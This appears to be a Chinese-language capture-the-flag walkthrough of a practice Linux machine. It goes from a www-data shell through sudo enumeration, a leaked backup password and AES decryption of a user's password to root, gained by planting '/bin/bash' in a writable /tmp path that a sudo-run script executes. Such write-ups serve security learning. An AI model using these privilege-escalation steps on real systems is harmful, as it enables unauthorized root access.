
到根目录ls -al



```
drwxr-xr-x   2 root root  4096 Aug 29  2019 bin
drwxr-xr-x   3 root root  4096 Aug 29  2019 boot
drwxrwxr-x   2 root root  4096 Aug 29  2019 cdrom
drwxr-xr-x  18 root root  3980 Jul 13 07:07 dev
drwxr-xr-x 136 root root 12288 Sep  1  2019 etc
drwxr-xr-x   4 root root  4096 Aug 29  2019 home
lrwxrwxrwx   1 root root    33 Aug 29  2019 initrd.img -> boot/initrd.img-4.1
0.0-28-generic
drwxr-xr-x  22 root root  4096 Aug 29  2019 lib
drwxr-xr-x   2 root root  4096 Aug  1  2017 lib64
drwx------   2 root root 16384 Aug 29  2019 lost+found
drwxr-xr-x   3 root root  4096 Aug  1  2017 media
drwxr-xr-x   2 root root  4096 Aug  1  2017 mnt
drwxr-xr-x   3 root root  4096 Aug 30  2019 opt
dr-xr-xr-x 212 root root     0 Jul 13 07:06 proc
drwx------   5 root root  4096 Aug 31  2019 root
drwxr-xr-x  27 root root   820 Jul 13 07:07 run
drwxr-xr-x   2 root root 12288 Aug 29  2019 sbin
drwxr-xr-x   2 root root  4096 Apr 29  2017 snap
drwxr-xr-x   2 root root  4096 Aug  1  2017 srv
dr-xr-xr-x  13 root root     0 Jul 13 07:06 sys
drwxrwxrwt  12 root root  4096 Jul 13 09:10 tmp
drwxr-xr-x  11 root root  4096 Aug  1  2017 usr
drwxr-xr-x  15 root root  4096 Aug 29  2019 var
lrwxrwxrwx   1 root root    30 Aug 29  2019 vmlinuz -> boot/vmlinuz-4.10.0-28
-generic
```


试一下sudo -l

www-data可以以sudo执行这个文件



```
www-data@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
www-data@ubuntu:/$
```


到处看看



```
www-data@ubuntu:/home/saket$ ls -al
ls -al
total 36
drwxr-xr-x 2 root root  4096 Aug 31  2019 .
drwxr-xr-x 4 root root  4096 Aug 29  2019 ..
-rw------- 1 root root    20 Aug 31  2019 .bash_history
-rwxr-x--x 1 root root 14272 Aug 30  2019 enc
-rw-r--r-- 1 root root    18 Aug 29  2019 password.txt
-rw-r--r-- 1 root root    33 Aug 31  2019 user.txt
www-data@ubuntu:/home/saket$ cat user.txt
cat user.txt
af3c658dcf9d7190da3153519c003456
```


好像是加密字符串

sudo一下enc 需要密码 我们现在没有密码 执行不了




```
www-data@ubuntu:/home/saket$ sudo ./enc
sudo ./enc
enter password: 
```

最后到处tour，发现这里藏着密码(不看提示要tour到何年何月)



```
www-data@ubuntu:/opt/backup$ cd server_database
cd server_database
www-data@ubuntu:/opt/backup/server_database$ ls -al
ls -al
total 12
drwxr-xr-x 2 root root 4096 Aug 30  2019 .
drwxr-xr-x 3 root root 4096 Aug 30  2019 ..
-rw-r--r-- 1 root root   75 Aug 30  2019 backup_pass
-rw-r--r-- 1 root root    0 Aug 30  2019 {hello.8}
www-data@ubuntu:/opt/backup/server_database$ cat backup_pass
cat backup_pass
your password for backup_database file enc is

"backup_password"


Enjoy!
```


那就用sudo执行一下enc



```
enter password: backup_password
backup_password
good
www-data@ubuntu:/home/saket$ 
```

得到一个good


看看发生了啥



```
www-data@ubuntu:/home/saket$ ls -al
ls -al
total 44
drwxr-xr-x 2 root root  4096 Jul 13 09:21 .
drwxr-xr-x 4 root root  4096 Aug 29  2019 ..
-rw------- 1 root root    20 Aug 31  2019 .bash_history
-rwxr-x--x 1 root root 14272 Aug 30  2019 enc
-rw-r--r-- 1 root root   237 Jul 13 09:21 enc.txt
-rw-r--r-- 1 root root   123 Jul 13 09:21 key.txt
-rw-r--r-- 1 root root    18 Aug 29  2019 password.txt
-rw-r--r-- 1 root root    33 Aug 31  2019 user.txt
www-data@ubuntu:/home/saket$ 
```

多了两个文件

看看



```
-rw-r--r-- 1 root root    33 Aug 31  2019 user.txt
www-data@ubuntu:/home/saket$ cat enc.txt
cat enc.txt
nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGn
FyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJ
A3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ
0Nw4=
www-data@ubuntu:/home/saket$ cat key.txt
cat key.txt
I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your
real form.
www-data@ubuntu:/home/saket$
```

给了提示，使用ippsec进行加密，密钥是把ippsec md5一下

用在线工具解密即可

https://www.devglan.com/online-tools/aes-encryption-decryption

https://www.cmd5.com/


ippsec-md5=>366a74cb3c959de17d61db30591c39d1

enc解密：

Dont worry saket one day we will reach toour destination very soon. And if you forget your username then use your old password==> "tribute_to_ippsec"Victor,


好耶 拿到密码了

切到saket



```
www-data@ubuntu:/home/saket$ su saket
su saket
Password: tribute_to_ippsec

saket@ubuntu:~$
```


看看saket权限



```
saket@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (root) NOPASSWD: /home/victor/undefeated_victor
saket@ubuntu:~$
```

可以执行这个文件


先执行下



```
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/chall
enge: not found
saket@ubuntu:~$
```


说找不到/tmp/challenge

依稀记得tmp目录普通用户可写！那就自己建一个/tmp/challenge并写入/bin/bash



```
saket@ubuntu:/tmp$ echo "/bin/bash" > challenge
echo "/bin/bash" > challenge
saket@ubuntu:/tmp$ chmod +x challenge
chmod +x challenge
saket@ubuntu:/tmp$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
root@ubuntu:/tmp#
```

拿到root



```
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# ls -al
ls -al
total 92
drwx------  5 root root  4096 Aug 31  2019 .
drwxr-xr-x 24 root root  4096 Aug 29  2019 ..
-rw-------  1 root root  8551 Sep  1  2019 .bash_history
-rw-r--r--  1 root root  3106 Oct 22  2015 .bashrc
drwx------  3 root root  4096 Aug 30  2019 .cache
-rwxr-xr-x  1 root root 14272 Aug 30  2019 enc
-rw-r--r--  1 root root   305 Aug 30  2019 enc.cpp
-rw-r--r--  1 root root   237 Aug 30  2019 enc.txt
-rw-r--r--  1 root root   123 Aug 30  2019 key.txt
-rw-------  1 root root   137 Aug 30  2019 .mysql_history
drwxr-xr-x  2 root root  4096 Aug 29  2019 .nano
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r--r--  1 root root    33 Aug 30  2019 root.txt
-rw-r--r--  1 root root    66 Aug 31  2019 .selected_editor
-rw-r--r--  1 root root   805 Aug 30  2019 sql.py
-rwxr-xr-x  1 root root   442 Aug 31  2019 t.sh
drwxr-xr-x 10 root root  4096 Aug 30  2019 wfuzz
-rw-r--r--  1 root root   170 Aug 29  2019 wordpress.sql
root@ubuntu:/root# cat root.txt
cat root.txt
b2b17036da1de94cfb024540a8e7075a
```

结束